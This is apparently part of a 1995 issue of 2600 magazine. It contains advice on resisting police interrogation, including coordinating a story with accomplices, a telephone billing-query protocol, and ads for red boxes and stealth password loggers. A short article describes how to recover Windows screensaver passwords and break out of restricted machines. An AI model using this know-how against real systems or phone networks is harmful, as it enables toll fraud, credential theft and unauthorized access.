When brought into an interrogation room, note the furnishing. Most likely there will be just a few chairs and a very low sofa. You'll note that if you sit on the sofa, it is so low you can't get up without a great deal of effort. This is to put them into a position of power over you. You can take control by not sitting at first. They will ask you to sit. Ask "Where do you want me to sit?" When they tell you sit *anywhere else*. This will make them mad as hell and they will show it, but it lets them know that *you* are in control of the interview.

Once in an interrogation room, insist on a lawyer. They will say, "We're not charging you with anything, so you don't need a lawyer. We just want some information."

My favorite response to this is to tell them that you know just how dirty (your city) cops are and that you can't trust cops who lie and are "on the take". You might, at some point, let them know you expect them to beat you up because "you've beaten up friends of mine." This will do two things: 1) put them on the defensive and 2) distract them, momentarily, from why they had brought you there. If they take this bait don't make up any stories about "bad cops". Just remain silent and repeat your claim.

If you continue to insist on a lawyer, they will threaten to arrest you. It's best to be under arrest with a lawyer than to spill your guts in a police interrogation. *Insist on a lawyer* no matter what.

You will seldom, if ever, be interrogated by just one cop. One will try to make the whole thing seem very casual and will "just want to get the facts straight." The other will be silent and moody. Ever hear of "Good Cop Bad Cop"? If this is the ploy they use, you can keep control of the interrogation by letting Good Cop know that *he* is responsible for what Bad Cop does.

A common technique is that they will say you are not in trouble but that they just want some information. They will want to be your friends. *Tell them nothing.*

Failing this, they will threaten you with a *huge* amount of bogus charges they say can be traced directly to you. It is all bullshit. If they had that kind of evidence they would have charged you already. They will go so far as to show you evidence, printout sheets, photos, or statements from others. *But they won't let you examine it* because it

is all made up! If they do this *insist* on *thoroughly* examining *every bit of evidence they show* and then refute it! A good example - they will show you a photo of yourself getting out of your car and claim it shows you committing (whatever crime). Your reply would be, "That shows me returning from the laundromat. That's all and you know it! You're as dirty a bunch of cops as everyone says!"

This can get more complicated if it involves more people than just yourself. Be certain that if the cops suspect you and your friend(s), they will bring you all in and separate you. They will give you no time to create a usable story so rehearse it with your accomplices way ahead of time and make certain everyone knows what can happen in a police interrogation.

If you have done everything correctly you will find yourself sitting silently for a long time. They will walk in and tell you that your friends have just implicated you in a crime in order to get a better deal from the DA. Assuming your friends have done their job, this will be bullshit too!

In order to further threaten you, they might bring in a "signed confession" from your friends. Note that they won't let you read it because all they did was ask your friends to sign a sheet of paper with a bunch of trivial information on it like name, address, last employment, etc. Your response: Let them know it's bullshit and that it's just further evidence that they are "dirty cops". A friend of mine once responded to this ploy by saying, "I bet you that all that *really* says is that he's promised to not fuck your wife more than twice a week." The interrogating officer was not amused.

Someone once told me that he and his friends would use a "code word" that would be used if they broke under the interrogation. The cops would then relay this to his accomplices as a sign that their friend did indeed confess. The only time you should "break" is if your life is being threatened by the police. This is rare but not unheard of. A historic (and illegal) threat that police have used is to take all the bullets out of their gun and show them to you. They put one bullet in the chamber and start playing Russian roulette with you. Rest assured there is no real bullet in the chamber. They palmed the real bullet.

Once they have figured out that you won't tell them anything they will either let you go or arrest you. If they arrest you they will let you talk to your lawyer. *Always talk to your lawyer first.*

There are plenty more strategies they will use, but this will give you an idea of what police are willing to do in order to squeeze information out of you.

Keep in mind, a police interrogation is like a game and they are counting on you to *not* know that. Once you know it's a game, and you know how to play, hacking it can be easy.

(continued from page 27)

which fields are present in query), "SNETUSER" is the 8 character User ID, "0200" is the message type (0200 = Query, 0210 = Reply), "01" is the transaction type (00 = Calling Card, 01 = Collect Call, 02 = Third-Party Billing, 03 = Credit Card), "123456" is the message sequence number (the serial number of the query), "1" is the data indicator (a "1" means data is to follow, "0" means no data to follow), "951027" is the date of query (YYMMDD), "213400" is the time of query in 24 hour format (HHMMSS), ";;" is the message separator (separates message portion of query from data portion), "80C0" is the data field bit map (marks which fields are present in query), "5167512600" is the billing number (PIN number will follow for calling cards), "6178909200" is the originating number (referred to as ANI), and "5044433999" is the destination (called) number.

Example 2: Sample Transactions

```
Query: DQFE00SNTUSER02000012345619505
23213400;;900051675126009999

Reply: DQFE40SNTUSER02100012345609505
23213400211;;

Query: DQFE00SNTUSER02000212345619505
23213400;;80C05167512600617890920050 4
4433999

Reply: DQFE40SNTUSER02100112345619505
23213400050;;80C0516751260061789092 00
5044433999
```

The first sample transaction is a validation request for calling card number 51675126009999. The reply code was "211: Denied - Invalid PIN". The second sample transaction is a request for a third-party collect call verification. The originating number is (617) 890-9200, the number being called is (504) 443-3999 and the number the call is to be billed to is (516) 751-2600. The reply code was "051: Conditionally Approved - Verify Third-Party Call" which means the call must be verified with the billed party before the call will be placed. Another possible reply would be "005: Approved Third-Party Call - No Verification Required". I'll leave it up to the reader to decode the reply fields as an exercise.

Table A: Header Field Bit Map Translation - a binary "1" means that field will be included in the query/reply.

Message Header

Bit	Field
1	User ID
2	Message Tape
3	Transaction Type
4	Message Sequence Number
5	Data Indicator
6	Date
7	Time
8	Reply Code

Message Body

Bit	Field
1	Account Number
2	Expiration Date
3	Not used
4	PIN
5	Primary RAO
6	Authorization Code
7	Merchant ID
8	Authorization Amount
9	Originating Number
10	Terminating Number

(Bits read 1-16 from left to right)

Table B: Sample Reply Codes

000	Approved Calling Card
004	Approved Collect Call - No Verification Required
005	Approved Third-Party Call - No Verification Required
010	Approved Commercial Credit Card
050	Conditionally Approved - Verify Collect Call
051	Conditionally Approved - Verify Third-Party Call
200	Denied - Invalid Calling Card
211	Denied - Invalid PIN
214	Denied Collect Call
215	Denied Third-Party Call
216	Denied - Public Coin Phone
400	Denied - Invalid Commercial Credit Card
402	Denied - Confiscate Credit Card
405	Denied - Credit Card Expired

Any code less than 100 is generally an approval code, and anything equal to or greater than 100 is a denial code. Codes in the 100 series mean there was error in the query (missing field, bad format, etc.). Codes in the 200 series are denials for Billed Number Screenings or BNS (i.e., calling card, collect, and third-party calls). Codes in the 300 series are denials based on fraud control screening. Codes in the 400 series are commercial credit card denials.

The Bells Fight Back

A new breed of payphone which is red box resistant seems to be popping up all over the place. These phones are similar to COCOTs in that they are somewhat intelligent. They can be dialed up and polled like a COCOT for remote maintenance and other features. Red boxes are rendered ineffective as the payphone simply seems to ignore the external tones and keeps demanding money until either you hang up in disgust or the live operator comes on the line to tell you to either put some money in or give it up. I hope to present more information regarding these new payphones in a future article of this series.

COCOT Survival Tips

To avoid excessive calling card charges, dial "0" to get a local Bell operator and ask him/her to place the call for you. This way, your card is billed by the Bell (with its normal rates) as opposed to the COCOT operator who will most likely tack on ridiculously high calling card surcharges to the total charge.

Miscellany

Most RBOCs now offer special COPT lines to payphone operators. These lines are tailored specifically for COCOTs in that they have inherent number blocking and, most importantly, will never return an unrestricted dialtone by way of dialing numbers which do not return a "wink" (such as 800 numbers). Local operators will automatically be able to recognize COCOTs utilizing COPT lines as just that.

Where Do I Go From Here?

Now you know there is more to COCOTs than is readily apparent. They are pretty fascinating devices. If you'd like to learn more, I would suggest trashing a local COCOT operator to see what kind of interesting things they are throwing out. Most operators will post their address right on the phone itself, so that's a good place to find directions to your local neighborhood COCOT operator. Also, try a little experimentation on the COCOT itself. Try to gain access to the CO line and clamp a butt-set on it. Make a few different types of calls and observe what you hear on the line. Punch in random digits on the keypad starting with the "*" or "#" keys. You may find some interesting things. In the meantime, I'll be continuing my research into the mysterious ways of the COCOT and hope to present even more informative articles in future issues of *2600*. Until then, hack and be merry!

2600 Marketplace

For Sale

FREE PHONE CALLS FOR LIFE! New video "How to Build a Red Box". VHS 60 min. Complete step by step instruction on how to convert a Radio Shack tone dialer (model 43-146) into a red box to obtain free calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch, and more! This video will save you thousands of dollars every year. Best investment you'll ever make! Only $29 US, $5 for shipping and handling. DIGITAL RECORDING KEY-CHAIN. Records and plays ANY tone you generate. Very small. Fits in pocket for easy access. 20 second capacity. Includes 4 watch batteries. No assembly necessary. $28 US and $5 shipping & handling. Send check or money order to: East America Company, Suite 300, 156 Sherwood Place, Englewood, NJ 07631. (201) 871-9172.

HAL SYSTEMS. We specialize in used IBM components. Literally thousands of IBM parts, components, accessories. IBM convertibles, IBM complete systems, huge friggin plotters!! Inexpensive "B" size plotters (for you circuit board hackers). We have an incredible stock of hard to find & out of production IBM components. We probably have the largest stock of PC Junior systems and components in existence. We're not a Lame Retail Outlet. So call for an appointment. (516) 423-2001. Mention this ad and get 10% off any purchase over $100.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

"THE MAGICAL TONE BOX" FULLY ASSEMBLED version of this device similar to the one published in Winter 1993-94 issue of 2600. Credit card size & only 1/4 inch thin! Records ANY tone you generate onto chip. 20-second capacity. Includes 4 watch batteries. Only $29, 2 for $55, 4 for $102. Send Money Order for 2nd-day shipping; checks need 18 days to clear. Add $4 total for any number of devices for shipping & insurance. "THE QUARTER" DEVICE - Complete KIT of all parts, including 2x3x1 case, as printed in Summer 1993 issue of 2600. All you supply is 9 Volt battery & wire. Only $29, 2 kits for $55, 4 for $102. Add $4 total for any number of kits for shipping & insurance. 6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S. add $12 per order in U.S. Funds. For quantity discounts on any item, include phone number & needs. E. Newman, 6040 Blvd. East-Suite 19N, West New York, NJ 07093.

INFORMATION IS POWER! Our new catalog is out with new manuals, programs, files, books, and information. Get the information from the experts in hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. Legit and recognized world-wide, our information will elevate you to a higher plane of consciousness. Join Today. Send $1 for our catalog to: SotMESC, Box 573, Long Beach, MS 39560.

DMV DATABASE - 1995 EDITION for the state of Texas. Look up license plates, generate mailing lists, search for missing persons, do demographic research, trace debtors, many other uses! Texas $495, Florida $495, Oregon $219. Mike Beketic, Bootleg Software, 9520 SE Mt. Scott, Portland, OR 97266 (503) 777-2910.

STEALTH PASSWORD RECORDER. Secretly records usernames and passwords on any PC. Works with PC programs, or any mainframe/BBS/whatever accessed by the PC users. Undiscoverable "stealth" dual .SYS/.COM program. 100% tested on PC, XT, AT, 286, 386, 486 & all DOS's. Only $29 US. Incl: disks, manual. Also: PC background keypress recorder. RECKEY.EXE is a Stealth TSR which records all keys pressed in DOS and Windows to DISK or RAM. Also stores key-press timings, & key-hold duration. Can identify what's typed, when, & by *whom* (from their typing style). Includes programming info and extensive help. Only $29 US. Ship anywhere free. Order from MindSite, GPO Box 343, Sydney NSW 2001 Australia.

GET YOUR COPY of the newest and best ANSI bomb/bad batch file detector: ANSICHK9.ZIP. Send $3 to cover shipping and handling to Patrick Harvey, 710 Peachtree St. NE #430, Atlanta, GA 30308.

THE BLACK BAG TRIVIA QUIZ: On MSDOS disk. Interactive Q&A on bugging, wiretapping, locks, alarms, weapons, and other wonderful stuff. Test your knowledge of the covert sciences. Entertaining and VERY educational. Includes selected shareware catalog and restricted book catalog. Send $1 ($1.50 for 3.5) and 2 stamps to: Mentor Publications, Box 1549-Y, Asbury Park, NJ 07712.

LOOKING FOR A LINEMAN'S HANDSET? We have rotary for $65 (US). Great for use with your tone dialer. Send your order to Durham Technical Products - P.O. Box 237, Arlington, TX 76004 USA. (Internet address: bkd@sdf.lonestar.org). We also carry 6.5000 mhz crystals for $4 apiece; three or more crystals only $3 each. Also available: 8870 or SSI-202 DTMF decoder IC's or M957 receiver IC $4; 556 timer IC's for $1.50; 555 timers for $1.00. Cash, check, or money order accepted. (There is a short delay for checks to clear.) A current parts flyer is available by snail mail or e-mail.

LOWEST PRICES on underground information including: phreaking, hacking, cellular, anarchy, and too many other subjects to list. Send $1 (cash) for current catalog. Byte Bandits, PO Box 861, No. Branford, CT 06471.

Info Exchange

WE LOOK FOR PEOPLE AROUND THE WORLD WITH PHONECARDS. We have information very important for you. Write to: Boletin Datos, P.O. Box 133, E-18600 Motril-Granada, Spain.

DATA INTELLIGENCE CORE (503) 697-7694. An information exchange for intelligence matters. Handles H/P/A subjects as well as espionage. Need information on Russian Intelligence. Send e-mail to idres6e7@pcc.edu.

INFO EXCHANGE. Please send any hack/phreak/scam/controversial info. Especially looking for info that is relevant to the United Kingdom. Need info to start UK hack mag. Send info and return address (not compulsory) to: London Underground c/o Terry Boone, 120 Chesterfield Rd., Ashford, Middlesex, TW15 2ND, England.

Help Wanted

NEED IMMEDIATE HELP TO CLEAR MY CREDIT REPORTS. Please respond to: B. Mckinzie, P.O. Box 2693, Davenport, IA 52809

NEED HELP TO CLEAR MY CREDIT REPORTS. If you can assist me in clearing my credit report please forward response to: P.O. Box 2777, Minneapolis, MN 55402. Will pay top dollar!!!

WANTED: Information or help in clearing up credit reports. Please respond to: EJ, 20041 Osterman Rd, Q2, Lake Forest, CA 92630.

Hacker Boards

DEF CON Voice System: (801) 855-3326 - the place to meet other k-rad haquer types. 5 voice conference areas with up to 8 people each, all digital. Very fast free VMBs and multiple voice BBS sections to cover all areas of conversation. Daily conferences start around 9pm Eastern.

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. Telnet: anarchy-online.com. Modem: 214-289-8328.

TOG DOG, Evil Clown of Pork BBS, you saw us at HOPE - now call us and experience a professional, freedom-based BBS! H/P texts, PC demos, coding, free Internet newsgroups, and e-mail. No charges/ratios! 28.8, 24hrs (313) TOG-1-DOG, automated info from info@togdog.com.

UNPHAMILIAR TERRITORY WANTS YOU! We are a bulletin board system running out of Phoenix, AZ and have been in operation since 1989. We serve as a system in which security flaws, system exploits, and electronic freedom are discussed. There is no illegal information contained on the system. We offer an interactive forum in which computer security specialists, law enforcement, and journalists can communicate with others in their field as well as those wily computer hackers. We call this "neutral territory" and we have been doing this for 4 years. Since 1991, we've had security officers from Sprint, MCI, Tymnet, various universities and branches of the government participate. We have also had journalists from InfoWorld, InfoSecurity News, Gray Areas Magazine, and a score of others participate. If you are interested, please send mail to: imedia@ tdn.net.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Ads may be edited or not printed at our discretion. Deadline for Winter issue: 11/15/95.

by Bisect Skull Gas

"Breaking Windows" in the Autumn 1994 issue, was a good introduction on how to hack Windows demo machines in computer stores. Here's some additional information on Windows 3.x that may prove useful.

First let's talk about screen saver password protection. The Windows screen saver uses a simple XOR scheme to encrypt the password stored in the CONTROL.INI file. The plaintext is converted to uppercase then goes through two stages of XORing (based on ASCII value, password length, character position, and the magic number 42). During this process, any illegal characters, such as those above ASCII 127, are filtered. The algorithm was relatively easy to piece together by disassembling the screen saver code (Soft-Ice is very nice). It was fairly trivial to write a quick Visual Basic utility to grab the encrypted password from the .INI file and convert it to plaintext. (The utility is called SSThief, and should be floating around the Net by the time you read this.) Why go to all of this trouble, when you can just alter the .INI file as Camelback Juggler describes?

Simple. When it comes to any form of security, always go through the back door. People are extremely lazy when it comes to using passwords. They'll use a single password for everything. So attack the weakest place the password is stored first (hacking a password out of the screen saver is much easier than dealing with one encrypted with DES). Once you've got it, there's a good chance it will give you access to a lot more secure and interesting places (either locally on the machine or out on a network).

Now, back to breaking into a limited access version of Windows (this could be on a demo machine in a computer store or one in a school lab).

First of all, icons for the File Manager, DOS, and any other useful utilities are likely going to be removed from any Program Manager groups. It's worth looking though.

Someone who knows what they're doing (I know it's hard, but never underestimate your opponent) is then going to disable CTRL+ALT+DELETE so you can't easily bail-out of the screen saver (or Windows). This is done in the SYSTEM.INI file with the Local Reboot=On setting. Change the setting to Off with any editor, reboot, and you can CTRL+ALT+DELETE away.

The [restrictions] options in the PROGMAN.INI will also likely be used so you can't exit to DOS, run applications, etc. Just remove the 1 from any option listed under [restrictions] and reboot.

If someone is very smart, the BIOS of the machine will be set to only boot from the hard drive and not from a floppy (preferably your own). Unless you've got a BIOS utility with you, this could be difficult to change on the spot.

A final trick is to put a switches=/n line in the CONFIG.SYS file so you can't hold down the F5 or F8 key and step through the start-up process. (In the CONFIG file you might also encounter shell=win.com instead of command.com.)

So, the machine is now safe from those pesky hackers, right? Wrong, you weren't paying attention. Remember, go through the back door. Just like with big, grown-up computers, Windows operating system security holes are exploited through applications.

It's likely the machine will have Word, Excel, or some other business/productivity software on it. Guess what? Most applications these days have their own macro language. Just go into Word (or whatever) and write a macro like: `AppActivate "DOSPRMPT.PIF"`

When you run the macro, it executes the standard DOSPRMPT.PIF file and launches DOS. Once you're out of Windows, fire up an editor (it's always handy to have one with you on disk) and change .INI files or perform whatever acts of mischief you'd like. (Don't know how to write a macro? Gee, on-line help systems are so handy these days.)

Happy hacking!

THE NET

Starring: Sandra Bullock,
Jeremy Northam, Dennis Miller
Columbia Pictures
Review by Emmanuel Goldstein

The summer of 1995 will be remembered as the year Hollywood discovered the Internet. And, now more than ever, we need to pray that life will not imitate art. Barring an even more intensive dose of stupidity in the land, it's very unlikely that *The Net* will ever come true.

This is not to say that it's necessarily a bad film. In fact, the first part is nearly flawless, with a growing sense of something about to happen and an unpredictable yet plausible way of the plot unfolding. Towards the middle and especially at the end we see the standard Hollywood cliches coming into play - car chases, incredible luck on the part of the victim, incredible stupidity on the part of the villains, and technological fantasizing that people who have never seen a computer before would have no difficulty picking apart.

You'll feel a rush after seeing *The Net*, as if you had just been through an exhilarating experience - a good sign for any action flick. However, the more you think about it, the more those little tiny things will bother you, to the point where you'll experience frustration and the desire not to think about it anymore. This is all very natural.

You'll wonder how it's possible for a person to lead a somewhat normal life and not have a single person anywhere who can identify them. At least on UPN's *Nowhere Man*, all of Thomas Veil's friends and relatives have been touched or removed in some way. The villains of *The Net* are not nearly as omnipotent. So where the hell is everybody? True, Angela Bennett's mother has Alzheimer's (not a good person to rely on for verification of anything), and her ex-S.O. (Dennis Miller) meets an untimely end. But surely there must be someone *else* on the planet who will recognize Angela (played convincingly by Sandra Bullock, who really shouldn't have gotten off the bus for this part). Nobody surfaces. Conversely, where are all the people who can identify her as Ruth Marx, the person the evil Praetorians have turned her into? They don't exist either yet no doubt is cast on her identity in this case because everyone has blind faith in The Computer. It's oversimplification. As is the pitiful scene where Bullock seizes the wheel of a car driven by a fake (and evil) FBI agent and crashes it into another car that coincidentally happens to have the evil mastermind in it. We can forgive the technical inaccuracies but the unbelievability and dumbing down of the plot cannot go unremarked.

The point is made early but that doesn't stop it from being hammered repeatedly into our heads. Yes, it's not a good idea to live our lives entirely through computers, where we order pizzas, conduct our social lives, and get medical attention entirely through the virtual world. We need to remain human. We've got to go outside and leave the computers and modems behind for a while.

What the average computerphobic viewer will do after seeing this film is vow never to get near one of these monsters at any time in the conceivable future. After all, look at all the harm that can be done with such an instrument. Look at what happens to someone who uses computers frequently - they lose their identity in the real world and nobody will know who they really are. Using one is bad and having one used against you can be deadly.

But the real enemy in *The Net* was never the computer itself but rather the complacent stupidity that gives way to technological ease. Just because technology makes something a hundred times easier to accomplish is no reason to not look upon it with a healthy dose of skepticism. After all, *what if* somebody manages to gain control of the system and make it say what they want it to? Are there any backups? Is there a defense?

The Net does manage to send a very clear message. We *do* need a national health care plan. Insofar as a message which actually pertains to the plot, however, you'll have to dig much deeper.

"Baby... you're Elite"

Hackers
United Artists
Starring: Jonny Lee Miller,
Angelina Jolie, and Fisher Stevens
Review by Thee Joker

If you're waiting for me to rip this film to shreds and then burn it, you can just turn the page because that's not going to happen... entirely.

There are going to be obvious comparisons between this film and *The Net*, both because of subject matter and because of the release dates. I would have to say that *Hackers* blows *The Net* out of the water. It is much more accurate and it portrays hackers in a pretty positive light. However it still needs some work.

The problem with making a film about a subculture is that everyone in that culture will find obvious flaws in it, such as the overbearing computer graphics. So we need to skip the fact that there are inaccuracies as far as hackers are concerned and focus on the film as a piece of entertainment.

First off, we should discuss the actors' performance. They did really well given what they had to work with. Jonny Lee Miller plays Dade (aka Zero Cool and Crash Override) with a kinda cool that makes me think that he's seen too many Tom Cruise movies with the way that he smiles at just the right time. The fact that he is a British actor and speaks with a flawless American accent also heightens my opinion of him. Angelina Jolie is great as Kate Libby (Acid Burn), and strikingly beautiful in the role of the tomboy trying to fit in in the male-dominated world of hackers. Fisher Stevens (yes, the Indian guy from *Short Circuit*) as the antagonist hacker "The Plague" is both humorous, pointed, and altogether ferret-like. His hair looks like a wig, though, and he rides an old school Powell Peralta Mike McGill in the film (time for a new deck buddy). He looks like a vampire in a Mel Brooks remake of *Dracula*.

The rest of the supporting cast is played by Jesse Bradford in the role of Joey, a hacker in search of a handle, Matthew Lillard as Cereal Killer whom you may recognize from *Serial Mom*, Laurence Mason as Lord Nikon, due to his photographic memory, who was also in *The Crow* and *True Romance*, and Renoly Santiago as Phantom Phreak, the self-proclaimed "King of NYNEX." Last but not least is Academy Award Nominee Lorraine Bracco in the role of The Plague's girlfriend Margo. All of the supporting actors have been well cast in their respective roles, especially Lillard, whose character's *real* name is Emmanuel Goldstein. (Yes, this was on purpose and the resemblance is frightening.)

From the beginning, the film sports some great, albeit unrealistic, computer graphics provided by Research Arts, The Magic Camera Company, Matte World Digital, The Moving Picture Company, and GSE. The shots of the inside of the Gibson Super Computer look like an add for Intel Inside though. There is also a video game sequence that was provided by SONY. If you treat them as a glamourous Hollywood money thing they won't bother you so much.

Now for the pros and cons. The film is engaging and the plot moves along steadily up until the ending. Ah yes, the ending.... If any of you ever pick up a woman (especially a female hacker) by saying "Baby... you're Elite", I'll give you my first-born. The ending in a word sucks. It almost blew the whole movie for me. Almost. Other than the ending I enjoyed the film, although

there were times that I was forced to laugh at it rather that having it making me laugh. For one, the way that the word "elite" was tossed around only goes to show that the word has now come to mean nothing except to codes kids on IRC.

The way that Emmanuel's name was used was comical but will be only to hackers, or to anyone who catches the *1984* reference in the film. The use of a red box in this film was great since they showed it being used as well as instructing viewers on how to make a simple one. (In an apparent concession to phone companies, however, real red box tones are not used.) It would have been wild if Radio Shack had a little product placement but thankfully they didn't. However, Apple Computers has product placement all throughout the movie (just like in *The Net*), including the see-through laptop that The Plague gives to Dade, as does Coca-Cola (including one really long shot of Dade in the kitchen of his apartment at the table with a two liter bottle in center frame). Aside from these I didn't see any other blatant product placing.

The makers of this film did a good job of not playing up the recent enlargement of the public's interest in the sport of rollerblading. After I saw the trailer I was sure that all this film was going to be was *Hackers on Blades* but it was never emphasized in any way; they just used them as a means to increase their mobility during the crucial moments, like the chase between the hackers and the Secret Service.

While *Hackers* was not made for the hacker community in particular, it does score some points with me for several reasons.The hackers were portrayed in a positive light for once. The only character in the film that slams hackers at all was Agent Richard Gill from the Secret Service and he not only gets his throughout the film as the subject of a hacking duel between Dade and Kate, but he has egg on his face when the Secret Service finds out they arrested the wrong people.

Most of the terminology was accurate or close to it even if the graphics and operating systems weren't. The word "cyberspace" wasn't used once.

The musical score is pretty cool techno/house albeit commercialized. Urban Dance Squad has a scene where they play live. The costumes are cool, kind of a clubesque sport biker blend, and the hackers are, accurately a cross-section of people and not one-sided Hollywood cutouts.

The plot moves along rather well and is good up until the aforementioned ending. United Artists did a good job of turning Rafael Moreu's story into a workable script with the exception of a few cheesy lines. The subject matter is also topical given the recent arrests of Bernie S. and Kevin Mitnick, for what most people consider to be crimes that were blown way out of proportion. The Secret Service is portrayed accurately too, from what several of my friends who have been raided tell me.

To make a long story short, The Plague gets cured, boy gets girl, hacker still does not get handle, everyone is acquitted, and the world is safer for democracy.

So, is it worth your $8? I think so... especially given the alternative choices. *Hackers* will probably raise a lot of consciousness as to what we do so, as always, watch your ass.

2600 MEETINGS

NORTH AMERICA

Anchorage, AK

Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI

Galleria on South University.

Atlanta

Lennox Food Court near the payphones by Cinnabon.

Baltimore

Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Chicago

3rd Coast Cafe, 1260 North Dearborn.

Cincinnati

Kenwood Town Center, food court.

Clearwater, FL

Clearwater Mall, near the food court. (813) 796-9706, 9707, 9708, 9813.

Cleveland

University Circle Arabica.

Columbia, SC

Richland Fashion Mall, 2nd level, food court, by the payphones in the smoking section. 6 pm.

Columbus, OH

City Center, lower level near the payphones.

Dallas

Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Hazleton, PA

Lural Mall in the new section by phones. Payphones: (717) 454-9236, 9246, 9365.

Houston

Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9358, 9388, 9506, 9519, 9520; 625-9923, 9924; 614-9849, 9872, 9918, 9926.

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Meriden, CT

Meriden Square Mall, Food Court. 6 pm.

Nashville

Bellevue Mall in Bellevue, in the food court. (615) 646-9020, 9027, 9050, 9089.

New Orleans

Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Ottawa, ONT (Canada)

Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, second level at the food court.

Poughkeepsie, NY

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor. Payphones: (206) 220-9774,5,6,7.

Washington DC

Pentagon City Mall in the food court.

*****

EUROPE & SOUTH AMERICA

Buenos Aires, Argentina

In the bar at San Jose 05.

Bristol, England

By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 9226897. 6:45 pm.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

Granada, Spain

At Kiwi Pub in Pedro Antonio de Alarcore Street.

Halmstad, Sweden

At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

FIRST CHANCE

OUR NEW T-SHIRTS ARE FINALLY FINISHED. THESE ONES WERE TEST MARKETED ON HACKERS IN ENGLAND AND ARE NOW READY FOR DOMESTIC DISTRIBUTION. ON THE FRONT YOU WILL FIND THE ENTIRE MICHELANGELO VIRUS AND ON THE BACK ARE NEW NEWSPAPER CLIPPINGS! BE THE FIRST ON YOUR BLOCK TO PROUDLY WEAR A COMPUTER VIRUS! SAME OLD PRICE. $15 EACH, 2 FOR $26, AVAILABLE IN LARGE AND XTRA-LARGE. WHITE LETTERING ON BLACK BACKGROUND. BLUE BOX SCHEMATIC SHIRTS STILL AVAILABLE BY REQUEST ONLY.

YES! I'D BE AN UTTER IDIOT NOT TO TAKE:
❑ 1 shirt/$15 ❑ 2 shirts/$26 SIZE: ____

NO! GO AWAY. WAIT, SIGN ME UP FOR:

INDIVIDUAL SUBSCRIPTION
❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION
❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION
❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION
❑ $260 (you will get *2600* for as long as you can stand it)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (invaluable reference material)
❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25
❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25 ❑ 1991/$25
❑ 1992/$25 ❑ 1993/$25 ❑ 1994/$25
(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

Send orders to: 2600, PO Box 752, Middle Island, NY 11953
(Make sure you enclose your address!)

TOTAL AMOUNT ENCLOSED: ☐

Payphones of the Planet

FRANCE

A typical French cardphone, found in Paris.

